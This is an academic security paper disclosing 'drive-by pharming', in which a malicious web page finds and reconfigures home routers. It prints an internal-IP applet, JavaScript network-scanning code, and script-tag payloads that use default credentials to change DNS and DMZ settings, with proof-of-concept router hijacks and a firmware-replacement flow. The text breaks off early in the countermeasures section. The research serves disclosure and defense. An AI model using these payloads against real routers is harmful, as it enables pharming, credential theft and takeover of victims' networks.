Drive-By Pharming

Sid Stamm
Indiana University,
Bloomington
http://www.sidstamm.com/

Zulfikar Ramzan
Symantec, Inc.
http://www.symantec.com/

Markus Jakobsson
Indiana University, Bloomington
and RavenWhite, Inc.
http://www.markus-jakobsson.com/

December 13, 2006

Abstract

Inexpensive broadband routers are a popular way for people to create an internal, and sometimes wireless, network in their homes. By purchasing such a router and plugging it in, they can have a network set up in seconds. Unfortunately, by visiting a malicious web page, a person can inadvertently open up his router for attack; settings on the router can be changed, including the DNS servers used by the members of this small, quickly erected internal network. In this paper, we describe how a web site can attack home routers *from the inside* and mount sophisticated pharming attacks that may result in denial of service, malware infection, or identity theft among other things. Our attacks do not exploit any vulnerabilities in the user's browser. Instead, all they require is that the browser run JavaScript and Java Applets. We also propose countermeasures to defeat this type of malware — new methods that must be used since the traditional technique of employing client-side security software to prevent malware, is not sufficient to stop our proposed attacks.

1 Introduction

Every day, millions of Internet users face the threat of identity theft in the form of phishing. According to Gartner [13], in the U.S. alone, phishing attacks incur $929 Million in direct losses yearly and more than twice that amount of indirect losses. Financial institutions and service providers have stepped up to the plate and are doing their best to both understand phishing and protect their clients against it. According to the Symantec Internet Security Report [16], the Symantec Brightmail AntiSpam system blocked 1.3 billion phishing emails in the first half of 2006.

Many people erect an internal network, or a private network to share broadband Internet access with, or provide wireless access to all the computers in their homes. Until recently, people have assumed that this internal network is safe from outside attackers since home routers are usually configured by default to reject all incoming connection requests. However, a malicious web page has the disastrous ability to manipulate its visitors' home routers, changing its settings to enable spread of malware, target phishing attacks, or starve the visitor from critical security updates. We present this set of attacks in detail, including the results of testing these attacks on common home routers. We then describe defenses that may be employed by both home users and service providers such as banks, e-commerce sites, Internet security companies — any organization who might be concerned about such attacks.

Companies have employed and encouraged clients to employ anti-phishing mechanisms, such as Google's toolbar or Microsoft's Anti-Phishing technologies in IE 7, to detect phishing sites and protect users against them. Additionally, 88% of home users [12] attempt to protect themselves from malware by installing some sort of anti-virus protection software. However, an informal survey found that 50% of home users use a broadband router with default or no password[9], and a formal study

shows 95% of home users allow JavaScript in their browsers [11]; this means 47.5% of all home users, or 62 million Americans [6], are effectively leaving themselves open to another attack – allowing attackers to circumvent all known anti-phishing countermeasures.

In this paper, we describe a web-based automated method to detect routers on a victim's internal network and then change the router settings using JavaScript-generated host scans and HTTP requests. We then describe attacks stemming from this internal network scanning, delving into the effects of changing the DNS values on home routers and how this can be used by attackers to perform more successful and difficult to detect phishing scams to steal more of victims' money. We also present ways for this attack to become self-sustaining and spread in a socio-viral fashion between routers using human users as a trigger for its spread. Countermeasures to these attacks are presented, including a vaccination system that helps home users identify and fix security flaws on their internal networks.

1.1 Phishing and Pharming

Phishing is a prevalent scam in which attackers masquerade as an authority in attempt to obtain identity credentials from victims. It is a significant industry, but Gartner estimates that approximately 3% of a phishing attack's targets will fall victim [13]. `someone else` explains how scammers can dramatically increase their yield by spoofing DNS records for a victim domain. [10] That way, clients who navigate manually to a web site (such as `bank.com`) will believe they are visiting their bank, while the scammer stealthily usurps all web traffic directed at the victim domain. These DNS spoof attacks, or Pharming attacks, are harder to detect than ordinary fraudulent web sites. There is no need to lure victims to a phishing site when they will find a pharmed site on their own — removing possibility that someone will catch an attack based on the lure. We show how pharming can easily be accomplished when an attacker can change settings on home routers.

Attacking a Home Router Most end users create a small internal network at home by purchasing a consumer router (such as a Linksys, Belkin, Netgear, D-Link, to name a few). For the entirety of this paper, we will discuss attacks on consumer or home routers — those purchased for use in homes and small businesses, not commercial-grade routers. Any reference in this paper to a "router" indicates the consumer routers and not commercial grade ones.

It is known that, using a simple Java Applet, a web page can detect a visitor's internal network IP address, thus discovering some inside information about the visitor's home network. Assumptions can be made about the internal IP address of a deployed consumer router, or a port scan can be initiated [15] in the visitor's web browser to detect consumer routers with HTTP-based administration — and then attack them.

Once a router is identified, there are many ways to attempt to modify its settings, or to change its firmware entirely. As a result, a malicious web site has an opportunity to take control over a victim's router much more easily with an attack from the internal network. This leads to many attack scenarios which we propose and describe in detail.

Overview In Section 2 we go over related work. In Section 3, we describe how an internal network is identified, and what types of attacks emerge from control over a home router. We continue by discussing how attempts to attack a router from inside an internal network can be accomplished quickly and quietly. We detail in Section 4 the technology and techniques used to discover and attack a home router from the inside, detailing the Java and JavaScript code utilized. In Section 5 we discuss the different types of attacks that can be mounted by controlling a home router and how these may spread in a socio-viral fashion. Countermeasures to our proposed attacks are presented in Section 6, discussing new defense techniques that are needed to prevent our attacks. Then we briefly discuss how a diagnostic tool can be created to help home Internet users discover security vulnerabilities like unsecured routers, and walk them through steps to keep themselves protected.

2 Related Work

Internal Net Discovery Kindermann has written a Java Applet that discovers a host's internal IP address [4]. He provides detailed purposes and methods of its use. Simply because this detection is accomplished via a Java Applet, and 90% of people on the Internet leave Java enabled [], his method of internal IP discovery can be considered quite reliable. He also describes ways to prevent sites from using his

technique to determine a host's internal IP: disable ActiveX, Java, and all other plug-ins.

Grossman [3] shows that once an internal IP is obtained, port scanning using JavaScript is easy by attempting to load images or scripts from a host on various ports. Likewise, scanning for web-serving hosts on a network is simple, and quickly, a list of web-serving IPs can be identified. Hosts that may be routers on an internal network can be analyzed further. SPI Labs [15] show that existing image names and dimensions combined with the default password used to access the router can provide a "fingerprint" giving away the type of router. We use this technique combined with knowledge of default router passwords and default router DHCP schemes to quickly identify routers on internal networks — then reconfigure them. Tsow et. al [9] show how the firmware on a router can be changed by simply having access to its configuration web page. With the discovery technique described in this paper, a router's address can be detected and its firmware can be updated so an attacker can take control of a home user's router.

We rely upon insight from each of these related works, and illustrate how to attack internal networks in a stealthy way by manipulating a router's settings or by completely taking control of a router by replacing its firmware. Using our techniques, we describe attacks that are both difficult for service providers and victimized consumers to detect, and also exhibit high success rates. We then expand on already proposed security measures to help prevent these stealth attacks.

Bad Security Assumptions As described [8], many people will simply ignore any warnings about a signed Applet and approve it without reading the prompt. These people effectively defeat the Java Runtime security policy that is intended to protect users from malicious Applets. The severity of this "allow all Applets" syndrome is related to the prevalence of web-originating trojan horse infections. Microsoft says that 3.5 million Windows computers are infected with back-door trojans [1, 14]; many infections are caused by web pages that automatically trigger a download of an executable or ActiveX control which the targeted user must authorize by clicking "run" when prompted. People blindly authorize these drive-by, possibly malicious executables because of repeated prompts (authorizing is the only way to stop them) or because they are unaware what the prompt means.

Drive-by virus infections are amplified when internal networks are not secured. Oppliger [7] suggested that many people who employ firewalls as a security measure might gain a false sense of complete security on the internal network. He claims they assume it will keep all bad traffic out of the internal network, thus eliminating the need for internal network protections. We show this is obviously not the case, since internal network attacks are mounted from a person's browser *inside* the internal network, and the intrusion is accomplished through HTTP originating from inside the internal network — access allowed by nearly all firewall configurations.

It is important to note that our proposed attacks and countermeasures do not deal with drive by personal computer infections; instead, the infection is targeted at the home routers and since it uses standard Java and JavaScript technologies (with legitimate uses), client-side security software might have difficulty detecting the type of drive-by attack we propose.

JavaScript Malware It has been proposed that distributed denial of service (DDoS) attacks can be mounted from a set of clients visiting an attacker's site [5]. Using JavaScript (or similar technologies) a web site can send instructions to all of its visitors to create traffic at a victim's web site. We extend this DDoS idea by using compromised routers (which are more likely to remain in an attacker's control) as well as corrupt DNS records to create a large amount of unwanted traffic to a victim's site.

3 Intuition

Figure 1 shows how an internal network can be discovered and attacked, changing the configuration of a home router. Related work has exposed steps 1–4 of the attack shown in Figure 1. In this paper, we explain how easily step 5 (changing settings on a router) can be accomplished and what types of attacks this enables.

3.1 Attack Scenarios

Access to a home router from the inside can lead to its complete compromise, making it a zombie performing actions at an attacker's will. This threat is significant since most zombified hosts are personal computers, which may be restarted or removed from a network frequently in the case of notebook computers.



Figure 1: How a home network's routers are attacked with Internal Net Discovery. (1) A client loads requests a page from the attacking server through the home router. The page is rendered and (2) an Applet is run to detect the client's internal IP. (3) JavaScript attempts to load scripts from hosts on the network, which (4) throws JavaScript errors. The client-run page interprets the errors to discover an IP that might correspond to a router. (5) The script attempts to change the discovered router's settings.

A home router is sedentary, and often left powered on, or unattended, for months at a time, resulting in a zombie with a persistent Internet connection that more reliably responds to its controller. Additionally, home router compromise can lead to subversive DNS spoofing where DNS records are compromised on victims' local networks causing them to visit malicious sites though they attempt to navigate to legitimate ones such as `http://www.securebank.com`.

Corrupt Software Patch Distribution An attacker could redirect all `windowsupdate.com` traffic (whose networks were compromised with this attack) to his own server. Suddenly, his mirror of `windowsupdate.com` looks legitimate. Through this mirror, he can force patches *not* be distributed, or possibly create some of his own that install malware onto victims' computers. By delaying patch distribution, an attacker has more time to infect vulnerable machines with malware.

High-Yield Phishing With control over the DNS values, an attacker can erect a copy of any web site he pleases and simply play man-in-the-middle or harvest passwords as people navigate to his site. Victims are drawn to his site by following *legitimate* bookmarks, or typing the real URL into their browser. DNS lookups are transparent to a user and this attack is also transparent.

To make it even more attractive, this method of pharming is difficult to detect: it is isolated to a small change in the configuration of peoples' home routers. DNS servers are never hacked, traffic is not intercepted (just redirected to a compromised server), and browser-side protections are ineffective in detecting the spoofed site as a malicious one.

High-Yield Malware Similarly, an attacker can host malicious software on a site that appears to be the victim's bank. As a lure, the site can, for example, claim that due to a special promotion, the victim is being offered a free copy of some transaction security software to protect his future transactions. The victim may install this software thinking it comes from a trustworthy entity.

3.2 Feasibility

Similar attacks can be accomplished on an individual host basis by "zombifying" or compromising a client's host with crimeware. Microsoft's Malicious Software Removal Tool removed one piece of malware from every 311 Windows machine it ran on [1]. This amounts to 5.7 million Windows machines. Of these 5.7 million, 3.5 million (or 62%) contained a back-door Trojan. Deploying malware has a fairly high yield. The attacks we present do not require users to install software, nor do they require any special privileges to run. Furthermore, the attacks do not exploit any security vulnerability in the user's browser. Instead, we discover a victim's internal network address, then attempt to compromise a network's routers in the background. This attack vector is "stealth" requiring no interaction by the person who triggers an infection.

3.3 Internal Net Discovery

Since it is assumed that a network behind a firewall is safe from intruders [7], most commercial home network routers (including wireless routers used for sharing a broadband connection) are pre-configured out of the box to *disallow* administration features over the Internet, or Wide-Area Network (WAN) interface but allow administration over the internal network or Local Area Network (LAN) interfaces. During installation, this notion of "only configurable from inside the LAN" leads many people into a false sense of security. They assume since one cannot directly change the router's settings from outside their LAN, that there is no way to accomplish this feat.

But as we describe, an attacker can still access the LAN-side configuration page from the WAN port due to the methods employed by many home users to make their single broadband connection accessible to their whole family. Most often, people purchase an inexpensive personal router/switch device to provide WiFi access to the Internet or to share a single broadband Internet connection with multiple computers. These devices usually include a NAT firewall and a DHCP server so connected computers do not have to be manually configured. IP addresses are distributed to computers on the LAN from a reserved private IP space of `10.*.*.*` or `192.168.*.*`. Internet traffic is then routed to and from the proper computers on the LAN using a Network Address Translation (NAT) technique. Because of the employment of NAT, an attacker cannot simply connect at will to a specific computer behind the router — the router's forwarding policy must be set by the network's administrator in anticipation of this connection, thus preventing malware from entering the network in an unsolicited fashion. If a piece of malware were able to run on one of the computers behind the router, it would more easily be able to compromise devices — especially if it knows the IP addresses of other devices on the network. This is possible because it is often wrongly assumed that the router (or its firewall) will keep all the "bad stuff" out, so there is no dire need for strict security measures inside a home network.

When a victim visits a malicious web site, the site can trigger a Java Applet to load in the victims web browser (Steps 1, 2 in Figure 1). The simple Applet easily detects the victim's internal IP address. The Applet can be rendered invisibly: very small (0 pixels wide) or in a hidden iframe (a technique used by many click-fraudsters [2]) to hide it from a victim so it is not clear anything unusual is happening.

3.4 Identifying and Configuring Routers

Once the internal IP of a victim has been identified, assumptions about the addressing scheme of the internal network can be made. For example, if Alice's internal IP is `192.168.0.10`, one can assume that all of the computers on the internal network have an IP starting with `192.168.0`. This knowledge can be used to scan the network for other devices, such as the router (steps 3, 4, 5 in Figure 1).

Using JavaScript, a malicious web page can "ping" hosts on the internal network to see which IP addresses host a live web-based configuration system. More JavaScript can be used to load images from these servers — images that will be unique to each model of router, giving the malicious software a hint about how to re-configure the host.

When a router's model is known, the malicious scripts can attempt to access configuration screens using known default username/password combinations for that specific router model. By transmitting requests in the form of a query string, the router's settings can easily be changed. The preferred DNS servers, among other settings, can be manipulated easily if the router is not protected by a password or if it uses a default password.

Owners of these routers are not required to set a password! Since administration via the WAN port (the Internet) is turned off by default, some manufacturers assume no administration password is needed. Membership of a router's internal network is not sufficient to determine that a person is attempting to change the settings of a router: it could instead be JavaScript malware as described.

3.5 "Stealth" Attacks

An attacker who controls the settings on home routers essentially controls all of the traffic in and out of that home network. DNS requests can be directed to a malicious server (allowing an attacker to mount a pharming attack). Other attacks are possible as well, all of which are mounted using JavaScript in a victim's web browser — an attack vector that requires no interaction with the user and executes transparently.

3.5.1 Silently Detecting an Internal Network

Most people's browsers are configured (as set by default) to allow Java Applets to run on web pages they load. The Applet loads and since it only establishes communication back to the server from where it came, no same-origin policy has been violated. There is no need to sign this Applet (a method used to provide a less restrictive execution environment for an Applet for software that needs file system or other lower-level functions). Unsigned Applets run automatically on a page when a user has Java enabled, thus the site's visitor won't even be prompted if the Applet should run, it will be automatic.

3.5.2 Speeding up Router Discovery

Well-founded assumptions can be made when determining the IP address of a router to simplify discovery. Most off-the-shelf routers are pre-configured to be the lowest address in the range they serve. For example, if Alice has internal IP `192.168.0.10` an attacker can comfortably assume the router has internal IP `192.168.0.1`. This *greatly reduces* the number of addresses that need to be checked before attempting to compromise a router; though it is not always accurate, this assumption should be acceptable in most cases. By eliminating the need to scan the network for IP addresses that may be routers, the code is able to much more quickly compromise a network. A sequential scan, which takes roughly three seconds per address, is required to find web hosts via JavaScript. This could take many minutes — which is a problem when a victim may only spent a few moments viewing a web page that employs an internal network attack. By assuming the router can be found in a small subset of the network space, an attacker can reduce the time required from full-network-scan time (20 minutes) to a few seconds.

3.5.3 Stealing DNS Traffic

Routers that are not protected by a password (which are vulnerable to internal network attacks) can be manipulated by simple HTTP requests. Further, most routers allow an administrator to specify which DNS server all of its clients will be configured to use.

As part of DHCP, a home router distributes IP addresses to clients attached to its internal network. Additional information is distributed with IP leases however, including the default gateway (usually the router's address) and *DNS servers*. Usually a router will distribute its own IP as the primary DNS server and then any requests it receives are forwarded on to the ISP who provides the connection on the WAN port. There are often no rules that require all clients to use this DNS server, allowing use of services such as OpenDNS (`http://opendns.com`). As a result, an administrator can set the DNS server address that is provided during DHCP negotiation on the local network.

Using internal network detection to attack unprotected routers, malicious code can specify which DNS server clients of the attacked internal network will use. An attacker can use this to direct all DNS traffic from compromised networks to *his* compromised DNS server — thus distributing valid DNS data for most queries, but corrupt data for sites he wishes to spoof, e.g., bank web sites (Figure 2).



Figure 2: (a) Standard configuration: the router acts as a proxy for DNS queries, using the DNS server specified by a service provider. (b) Compromised configuration: the router is configured to send the address of a corrupt DNS server to all of its clients. The clients use that corrupt DNS server when resolving host names.

Additionally, an attacker may set up a few DNS servers to accomplish load balancing; when a router's choices for DNS servers is compromised by this attack, the malware may choose a random subset of the attacker's servers. This has a side effect that allows an attack to stick around: if one of the DNS servers is discovered and shut down, some of the compromised routers will still be using the ones not yet shut down, thus the attack will not be completely thwarted.

3.5.4 Malware Distribution

Since a compromised DNS system can lead to late or invalid software distribution, machines who have

been starved of recent security patches can be identified as more vulnerable malware targets, and used as initial deployment spots for new viruses or Internet worms.

Blocking Virus Definition Updates By invalidating certain DNS records, a corrupt DNS server can be used to prevent victims on compromised networks from accessing virus definition update files often served by popular virus protection software. This forces the virus scanners on compromised networks to become out of date, and thus hosts on the compromised network are more vulnerable to new malware — or at least malware that has been released since the hosts on the network were last able to update their virus definition files.

Similarly, this denial of service attack can be mounted on services such as Microsoft's Windows Update — preventing victims from receiving critical update patches.

Advertising Vulnerable Hosts When compromised networks have been starved from critical patches, they are attractive targets for malware. An attacker who controls the corrupt DNS server (the one used by compromised networks) can know the external IP address of all these compromised networks since they send DNS requests through his server. The attacker can share this list of vulnerable IP addresses with cohorts who may be interested in spreading their crimeware or other forms of malware. These cohorts may attack the IP addresses directly, or use the "whitelist" to decide which visitors of his site to attack with drive-by trojans. By attacking mostly vulnerable networks, a malware spreading site can reach a higher success rate and shrink his chances of detection.

4 Attacking a Network

An attacker who can detect a victim's internal network has the ability to attack the router controlling the network, and thus control any data going through the compromised router. To take control, first an attacker must discover the internal IP address of a victim client; this can be done with a simple Java Applet. Next, the attacker must find the network's router by either using the victim's browser to scan the network, or simply assume the IP address of the router based on the internal network addressing scheme. An attacker then determines the make or model of the router in an effort to understand its configuration scheme, and then eventually accesses the router and manipulates its settings from the victim's computer. All of this can be done in an automated fashion with JavaScript and an Applet, and can be done swiftly in most cases — when routers are configured with default passwords.

4.1 Discovering Internal Networks

Let us assume Alice and Bob, who use separate computers but share a broadband router, connect to a web site. The web server perceives Alice and Bob's remote addresses as the address assigned to the router. The web server will not be able to tell the two apart by IP alone.[1]

Alice's computer, while accessing the web site, will perceive her IP address as the *internal* address, or one of the private IP addresses given out by the DHCP service on her router, e.g., `192.168.0.10`. A malicious web-site can deploy a very simple Java Applet [4] to detect her *internal* IP, example code is displayed in Figure 3.

The Applet can then send the internal IP back to it's host server with the established socket (Figure 4), redirect the page loaded by the browser (passing the IP as a GET argument), or it can simply call a JavaScript function on the currently loaded web page using the LiveConnect functionality of the Sun Java browser plug-in. Similar to LiveConnect, Microsoft's ActiveX/COM and Java Virtual Machine can be scripted through the Applet when a Sun JVM is not present in Internet Explorer. It is easy to discover the internal IP of a computer, and most people's web browsers will be open to this attack. Moreover, the technologies used to discover an internal IP (Applets or ActiveX and network sockets) are commonly used, and not likely to be disabled.

4.2 Identifying Routers

Host Scanning Given the internal IP address of a host (e.g., `192.168.0.10`), other IP addresses that are likely to be on the internal network are enumerated (e.g., `192.168.0.1, 192.168.0.2, ..., 192.168.0.254`). Some JavaScript code then executes to append off-site `<script>` tags to the document resembling the following:

[1] Differentiating multiple users behind one router is necessary, however, and is done with the remote port — the remote port must be different for each user behind the NAT router, or there would be no way to properly forward the traffic.

```
public class InternalIP extends Applet {

  private String getInternalIP() {
    int port = 80;
    String shost = getDocumentBase().getHost();

    //get port to avoid violating same-origin
    if(getDocumentBase().getPort() != -1)
      port = getDocumentBase().getPort();

    try {
      return (new Socket(shost, port))
                .getLocalAddress()
                .getHostAddress();
    } catch(SecurityException e) {
      return "FORBIDDEN";
    } catch(Exception e) {
      return "ERROR";
    }
    return "undefined";
  }

  //... additional applet support code
  //     not relevant to this paper

}
```

Figure 3: Code for a Java Applet that determines a client's internal IP by creating a socket back to the host server and reading the socket's local address.



Figure 4: How a malicious server can detect the internal address of a remote client. (1) The malicious Applet is sent through a router to the client (2) the client runs the Applet — detecting the host's local IP then (3) the IP is optionally transmitted back to the server. The detailed view of step (2) outlines how the IP is detected.

```
<script src="http://192.168.0.1"></script>
```

These tags tell the browser to load a script from a given URL and are commonly used to load off-site scripts with many purposes. One example of commonplace use of this is advertisement tracking: a web site embeds a script from `http://adsformoney.com` in order to display advertisements specified by the `adsformoney.com` web service. The script must be loaded from the advertisement company's site and not the publisher's site so that the advertisement company can verify the integrity of the script that is served. The effect of using script tags in this way is that a web-based request can be sent to an arbitrary server (or router) from a client's browser. Requests can thus be sent to another host on a victim's internal network through that victim's browser.

It is expected that all of these `<script>` elements will fail to load and generate a JavaScript error — the key is that they will fail in different ways. If the specified URL is a valid web server, the browser will fetch the root HTML page from that server and fail since the root HTML page is not valid JavaScript. If the specified URL is *not* serving web pages, the request will time out.

```
// set global error handler
window.onerror = myHandler;

// catch errors identifying live web servers
function myHandler(msg, url) {
  if( !msg.match(/Error loading script/) ){
    //Other errors indicate the URL was live
    recordLiveServer(url);
  }
}
```

Figure 5: JavaScript code to catch errors caused by the generated script tags. If the right error is caught, the script knows the existence of a web server, so the address is recorded in a list for further investigation. (This is all the code that is needed to find live hosts.)

Router Profiling Once possible router IP addresses have been identified in the internal network, similar JavaScript code can attempt to access each IP

using a list of common or default passwords. Basic HTTP authentication can be performed by inserting a username and password into the `src` field of a script tag. For example, a common default password is "password:"

<**script src** =
"http://admin:password@192.168.0.1" >
</**script**>

Once access to the router is gained, the manufacturer or model of the router can be determined by what images it serves. This model/manufacturer information can help the attack determine exactly how to change a router's settings. For example, the D-Link DI-524 router contains an image `/down_02.jpg`, and the chances are slim that the image's content size or file name is the same as a Linksys WRT-54GS. Figure 6 shows how JavaScript can be used to attempt access to an image, and if it exists, measure its size. Knowing that a vulnerable router is a DI-524 can help the malicious JavaScript choose the right method for manipulating the router's settings.

```
var img = new Image();

/*
 * set error handler in case image
 * does not exist
 */
img.onerror = function() {
  recordResult(img, "could not access");
};

/*
 * set success handler to run when
 * image does exist
 */
img.onload = function() {
  recordResult(img, "Exists with dimensions "
                    + img.height + "x"
                    + img.width);
};

/*
 * set URL and load the image
 */
img.src = target_ip + "/down_02.jpg";
```

Figure 6: Using JavaScript objects to determine if an image exists on a router, then calculate its size. Setting the src attribute automatically triggers the browser to attempt loading the image.

4.3 Manipulating Routers

Routers with web-based configuration rely on HTML forms to obtain configuration data from a user. While most utilize the HTTP POST method to send data from the web browser to the router, many routers will still accept equivalent form submissions via HTTP GET. This means that form data can be submitted in the URL or query string requested from the router.

For example, the D-Link DI-524 allows configuration of the DMZ host through a web form. A DMZ or demilitarized zone host is a host on the internal network that is sent all incoming connection requests from the WAN. The form contains the input variables `dmzEnable` and `dmzIP4`. When sent the query string "`/adv_dmz.cgi?dmzEnable=1&dmzIP4=10`", the DI-524 enables DMZ and sets the host to `192.168.0.10`. Similar query strings can be constructed for other configuration forms.

Great care is not needed when constructing these query strings, since not all routers require *every* form variable to be present to change its configuration. In the previous example, the form contains far more than just two variables, but those two were enough to trigger the DI-524 to change its configuration. Other routers, however, are not so flexible. While the Linksys WRT54GS allows the query string method (instead of using HTTP POST), it requires all the elements of a form to be present to change any of the settings.

Swift Attack Scenario Additionally, it is important to note that all of these seemingly sequential attack stages can be accomplished in one step. Consider a web site whose only aim is to set the DMZ host to `192.168.0.10` on all networks using DI-524 routers with default passwords (the DI-524 has a null administrator password by default). The author of the site could embed this script tag in his HTML to attempt this attack:

<**script src** =
"http://<ip>/adv_dmz.cgi?dmzEnable=1&dmzIP4=10">
</**script**>

This attack will only fail if the owner of the victim network has set a password or is not using a DI-524. Following is another plausible example that specifies a default username and password for a router:

<**script src** =
"http://root:pwd@<ip>/apply.cgi?DNS_serv=p.com">
</**script**>

5 New Attacks

We have shown how routers' IP addresses can be discovered and their configurations can be changed using JavaScript. This leaves networks that are vulnerable to Internal Network Detection open to DNS spoofing, or Pharming (see Figure 2), as well as complete router control or zombification. Additionally, compromise of home routers has the potential to spread in a socio-viral fashion, by turning routers into sources of the exploit, then advertising their existence.

5.1 Pharming

Proof of Concept We implemented a DNS-configuration change by compromising a D-Link DI-524. By accessing a website with simple Java and JavaScript (as documented in Section 3.3) to detect our internal network we found the router's IP address. Additionally, the JavaScript was able to identify our router model by successfully loading an image. *We stress that this image was available from the router without authenticating. Only web page requests required authentication.* Once the router model was identified (by IP address and image loaded), a request to change the DNS server settings was sent to the router:

<script src =
" http://192.168.0.1/h_wan_dhcp.cgi?dns1=69.6.6.6"**>**
</script>

This changed the DNS server address distributed by the router to `69.6.6.6`, one *other* than the one specified by our service provider. When we attempted to access web sites, we were able to see (with packet capture software) that our DNS requests were directed to the *new* DNS server specified by our exploit. Were we in control of that DNS server, it would be trivial to distribute corrupt records.

5.2 Growing Zombies

The DNS-server address-changing attack relies on the attacker controlling a DNS server. Another method of attack would be to modify the router's software to contain persistent false records [9]. The malicious firmware can be pre-configured to serve bad DNS data itself. Alternatively, the firmware can "phone home" to an attacker's server and identify itself as a compromised "zombie." This can be done much in the fashion that malware currently "zombifies" computers. These zombies can be configured to perform DDoS attacks or to allow the attacker to change the set of spoofed DNS records at any time.

A victim, who visits the attacker's web site, becomes vulnerable to internal network discovery, and thus router compromise as shown in Figure 7. Once the router has been compromised, the malicious web page tells the router to enable "WAN port administration" so that an arbitrary Internet host can configure it. The victim's browser then contacts the attacking server to begin "updating" the router's firmware. The attacker's server, easily detecting the *external IP* of the router (which is the same as the external IP of the victim's computer) then accesses the router over the WAN port. The server uploads new firmware to the router, which is then configured to behave in any way the attacker desires. If desired, the attacker can ensure the router will behave as it did before compromise, but with subtle modifications such as remote control. The victim's router is now a zombie under the control of the attacker.



Figure 7: How a malicious server can update the firmware of a victim's router. (1) JavaScript enables WAN-port configuration, (2) JavaScript notifies the attacking server, (3) the server accesses the router via the WAN port to determine its make and model, and (4) appropriate firmware is uploaded to the router to convert it into a zombie.

Alternatively, the firmware upgrade may originate from the victim client's browser instead of from the WAN port (Internet). This attack is more difficult to implement, especially with same-origin principles being enforced by browsers. Automatically uploading a file through the use of JavaScript or a Java Applet both require elevated privileges (by signing the scripts), so fewer people will fall victim to this method. Uploading firmware to a router from the internal network without a user's consent may be more difficult than the WAN-port method, but it is still possible.

5.2.1 Proof of Concept

We implemented this router firmware modification by compromising a D-Link DI-524 as described. A client within the DI-524's internal network accessed our malicious web page. The web page targeted the DI-524, which was configured with default settings (no password). The web page caused the router's WAN port configuration to become enabled. Next, the web page sent a message back to its' host server (`http://malicious-url.com/notify.php`) which used the remote IP of the request (the victim's and his router's external IP) to access the router with the default password (blank). Finally, the malicious server transmitted new firmware to the router, changing the version of the firmware on the router.

5.3 Viral Spread

Zombifying routers by replacing firmware can be deployed through a web page executing JavaScript on one of the router's internal network hosts. A router compromised in this fashion is open to a staggeringly large variety of purposes. There is nothing to say that the new firmware may contain web serving software and content *including the malicious scripts themselves.* Effectively, a compromised router could be transmogrified into a router that also serves the virus that compromised it.

Once infected, the router could be instructed to use search engines to locate web-based bulletin boards, and then post its address everywhere to encourage readers to view its content. This spam mechanism would draw unwitting victims to infect their own networks — resulting in a spread from router to router by use of humans to initiate transmission. This socio-viral spread, much like the social spread of other malware [8], will depend on the content of the viral site to spread itself.

One advantage of this viral spread mechanism is that it is hard to "shut down" since there are presumably many infected routers. In other words, there is no single source that can be turned off. This is contrast to an attack where the attacker advertises an IP address for the original malicious web page that started this whole attack; then one can simply contact the person who owns that web server hosting this page and shut it down. This will not stop all instances of the attack in the spread mechanism we propose, since there is not one central point of origin.

6 Countermeasures

Defense against Internal Network Discovery attacks can be implemented in many parts of a network.

- On the end host (client's browsers)
- At the home router
- At the ISP
- In the DNS system

Implementing countermeasures at the end host or ISP levels will result in the least amount of difficulty. Changing routers' default configurations would require successful deployment of new firmware or wide-scale recalls (since people are disinclined to buy new routers when the one they own works). Changes in the DNS system are most difficult to accomplish, since this requires global cooperation — so we will not discuss this last point of defense.

6.1 Securing the End Host (Browser)

The vulnerabilities on end-hosts are centered around the Java Applet (which obtains the internal IP) and the JavaScript/HTML code used to send configuration requests to the internal network's router.

